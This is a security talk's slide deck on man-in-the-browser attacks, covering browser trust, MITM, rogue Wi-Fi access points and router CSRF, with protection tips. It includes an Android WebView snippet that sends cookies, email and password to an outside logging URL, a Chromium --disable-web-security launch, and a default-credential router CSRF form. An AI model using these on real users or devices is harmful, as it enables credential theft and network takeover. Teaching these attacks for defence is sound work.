



Man-In-The-Browser Attacks

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About me



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Interests:

- Web app security
- Internal network penetration tests
- Red / Blue Teaming
- Curious about mobile and embedded devices
- Bug bounty hunter



Getting the password



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- From Facebook
 - Not that easy...

- From NSA / FBI / SRI
 - They won't respond my emails

- From the user
 - Social Engineering rocks!
 - But I don't like dealing with people too much.

- From the user's browser
 - Knows more about the user than the user itself
 - But which browser?
 - And how?

A few browsers



Browsers? Really?



Mobile browsers?




Chrome
46%



Safari
18%



UC Browser
17%



Samsung Internet
7%



Opera*
6%

Smart TV? Console?






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Ok, it's time to stop!



HTML Help: run “hh http://google.com”



- Implementation of CORE security features:
 - Same Origin Policy
 - HTML / JS / CSS Engines
 - Local file access
 - Session management / local storage
 - HTTP Request / Response headers
 - Certificates

- Fancy security features
 - Extensions / Add-Ons
 - In-Browser Apps
 - Developer Tools
 - Inter-application communication


Security indicators



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- **The address bar**, probably the only reliable security indicator



“ We recognize that the address bar is the only reliable security indicator in modern browsers”,
Google, <https://www.google.com/about/appsecurity/reward-program/>

More security indicators



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- **View source**
- **Inspect certificates**
- **Monitor network traffic**
- **Check origin**
- **Extensions?**
- **Process list?**
- **Is somebody watching you?**



➤ **Trusted root certificates**

- + Certificates installed by your **antivirus software**
- + Certificates installed by your **Company**
- + Certificates installed by **proxy tool(s)**
- + Certificates installed by **development frameworks**
- + Certificates installed by strange **3rd party applications**

... And I don't even fully trust the default certification authorities.



**... if the browser supports extensions,
... and if an attacker manages to control a browser extension**

- + Every permission you can dream of (almost), the browser is yours!
- Hard to install
 - access to the system
 - trick the user to install extensions by himself
- Also, a bit of programming is required



- **Elevated permissions:** no fun, you can control anything, therefore the OS and everything it runs (including the browser) is compromised.

- **Limited user permissions:**
 - Elevate permissions!
 - Install malicious browser extensions
 - Steal / replace browser profiles => passwords!
 - Start browser with disabled security features:
 - >> chromium-browser --disable-web-security
 - Intercept browser traffic and eavesdrop passwords, secrets
 - NetRipper, Ionut Popescu, <https://github.com/NyTROST/NetRipper>



MITM scenarios:

- Control the **DHCP server**
- Control the **DNS server**
- Control one intermediary node (ex: a **proxy server**)
- Good old **Arp Spoofing** gets the job done
 - Or maybe it doesn't...




Protection:

- Use **HTTPS**, with a valid certificate
- Cool security headers: **HSTS**, **CSP**, **Secure flag** for cookies
- A decent **Antivirus** solution
- Use **trusted network connections** only!

The Man is the Browser!



Common attack in applications which used WebView controls to embed HTML content



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The screenshot shows a Steam browser window with the URL `https://store.steampowered.com/checkout/?purchaseType=self`. The page title is "STORE LIBRARY COMMUNITY DANUTZU7". The main content area is titled "Payment Info" and includes a "Review + Purchase" link. A "STEAM" logo is visible in the top right. A "PAYMENT METHODS" section lists various payment options: PayPal, WebMoney, paysafecard, VISA, MasterCard, AMERICAN EXPRESS, JCB, Skrill, and bitcoin. A message states: "When you submit your payment information your data is protected by Secure Socket Layer (SSL) technology certified by a digital certificate." An overlay window titled "Log in to your PayPal account" is open, showing the PayPal logo and the text "Pay with PayPal". It contains an "Email address" input field, a blue "Next" button, a link for "Having trouble logging in?", and a grey "Create an Account" button.

The Man is the Browser!



Inserting arbitrary JavaScript code in WebView control – Java code for Android

```
1 public void onPageFinished(WebView view, String url) {
2     if (url.contains("accounts.google.com")) {
3         view.evaluateJavascript("if (document.getElementById('evilIframe') == null) {" +
4             "var e = document.createElement('iframe'); " +
5             "e.id = 'evilIframe'; " +
6             "e.style.display = 'none'; " +
7             "document.body.appendChild(e);}", null);
8
9         view.evaluateJavascript("document.getElementById('Passwd').onblur=function() {" +
10            "e.src = 'http://daniel-tomescu.com/OWASP2017/log.php?log='
11                + encodeURIComponent(document.domain + '   ###   '
12                + document.cookie + '   ###   '
13                + document.getElementById('Email').value + ' : '
14                + document.getElementById('Passwd').value);}", null);
15     }
16 }
```




Fantasy attack #1



Rogue AP:

1. Target a device with WiFi turned on;



Fantasy attack #1



Rogue AP:

1. Target a device with WiFi turned on;
2. Detect WiFi profiles already known by the target;
 - Name (SSID)
 - MAC Address (BSSID)
 - Authentication protocol (None / WEP / WPA / WPA2 / WPA Enterprise / Magic)



Fantasy attack #1



Rogue AP:

1. Target a device with WiFi turned on;
2. Detect WiFi profiles already known by the target;
3. Replicate the discovered profiles, hoping that one of them has the “automatically connect” option checked;
 - Also, continuously disconnect the target from his safe connection;





Rogue AP:

1. Target a device with WiFi turned on;
2. Detect WiFi profiles already known by the target;
3. Replicate the discovered profiles, hoping that one of them has the “automatically connect” option checked;
4. **Capture any connection attempt (half handshake) and bruteforce it to recover the WiFi’s original password.**
 - <https://github.com/dxa4481/WPA2-HalfHandshake-Crack>




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3. Imitate the discovered profiles, hoping that one of them has the “automatically connect” option checked;
4. Capture any connection attempt (half handshake) and bruteforce it to recover the WiFi’s original password.
5. Again, replicate the discovered network with the correct password and wait until the user connects to your AP.
 - CVE-2017-11120: Buffer overflow in Broadcom WiFi chipsets;
 - Classic MITM attacks:



Fantasy attack #2



Visiting a malicious website:

1. Detect the victim's local IP address:

- Demo: <http://portswigger-labs.net/hackability/>
- **WebRTC** is your friend.

The screenshot shows a web browser window with the address bar containing `portswigger-labs.net/hackability/`. The page title is "Rendering Engine Hackability Probe". Below the title, there is a paragraph of text: "This page attempts to detect what technologies the client supports. You can find the source at <https://github.com/PortSwigger/hackability>. For further information, please refer to the whitepaper at <http://blog.portswigger.net/2017/07/cracking-lens-targeting-https-hidden.html>".


Basic tests	JavaScript tests
Yes CSS link?	Yes Plugin difference: Chrome PDF Plugin
Yes CSS imports?	No PhantomJS not detected
Yes Style attributes?	No Is not at a different location
<input checked="" type="checkbox"/> Forms supported?	Yes SVG is supported
Yes JavaScript enabled	Yes ES5 is supported
<input checked="" type="checkbox"/> Images enabled?	Yes ES6 is supported
Yes Iframes render?	No Is not iframed
Yes Iframe srcdoc?	No Page is not iframed sandboxed
Yes Objects render?	Yes Popups are allowed
Yes Embeds render?	No XHR security not bypassed
No ActiveX	Yes Local IP detected: 192.168.0.143
	No SOP bypassed

Fantasy attack #2



Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address:
 - Probably it is the gateway: **192.168.1.1** or **192.168.1.254**
 - The web management interface is probably accessible on a common port: **80, 443, 8080, 8443, 8888**



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Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type using a simple trick: trying to access router images (logo, background, icons) which can be accessed without authentication:

```
1 <html>
2   
4 </html>
```

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Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type;
4. Login in the Router's web administration interface:
 - Logon CSRF ?
 - Default credentials? **admin : admin**


```
1 <form action="http://192.168.1.1/Login.php" method="post">
2
3   First name: <input type="text" name="username" value="admin"><br>
4   Last name: <input type="text" name="password" value="admin"><br>
5
6   <input type="submit" value="Submit">
7 </form>
```

Fantasy attack #2



Visiting a malicious website:

1. Detect the victim's local IP address;
2. Guess the router's IP address;
3. Detect router type;
4. Login in the Router's web administration interface;
5. Exploit other CSRF vulnerabilities in the Router's web interface:
 - Change DHCP settings;
 - Change DNS settings;
 - Update firmware – which will probably brick the router;
 - Restart router for changes to take effect.



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6. Configure a **Captive Portal!**



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6. Configure a **Captive Portal** and ask for credentials:


A screenshot of a web page titled "College Wi-Fi" with a dark blue background and a light blue sky image. At the top left, it says "LOGIN FORM" and at the top right, "ABOUT AUP CONTACT". In the center, there is a logo consisting of a green square with a white stylized 'H' and a blue square with a white stylized 'C'. Below the logo, the text "College Wi-Fi" is displayed in white. Underneath, it says "Enter your college username and password to connect to the wireless network on your phone, tablet or laptop". There are two input fields: the first is labeled "Username" and contains the placeholder text "Enter your username"; the second is labeled "Password" and contains the placeholder text "Password". Below the input fields is a white button with the text "Log in".

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5. Exploit other CSRF vulnerabilities in the Router's web interface;
6. Configure a **Captive Portal** and ask for **Integrated Windows Authentication (NTLM-SSP)**





Visiting a malicious website – Protection measures:

1. Don't visit malicious websites 😊
2. Use a router which is not vulnerable to CSRF;
3. Do not use default credentials for admin interfaces.
4. Do not use default settings for browser security levels AND disable unused features.

Questions?



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The End



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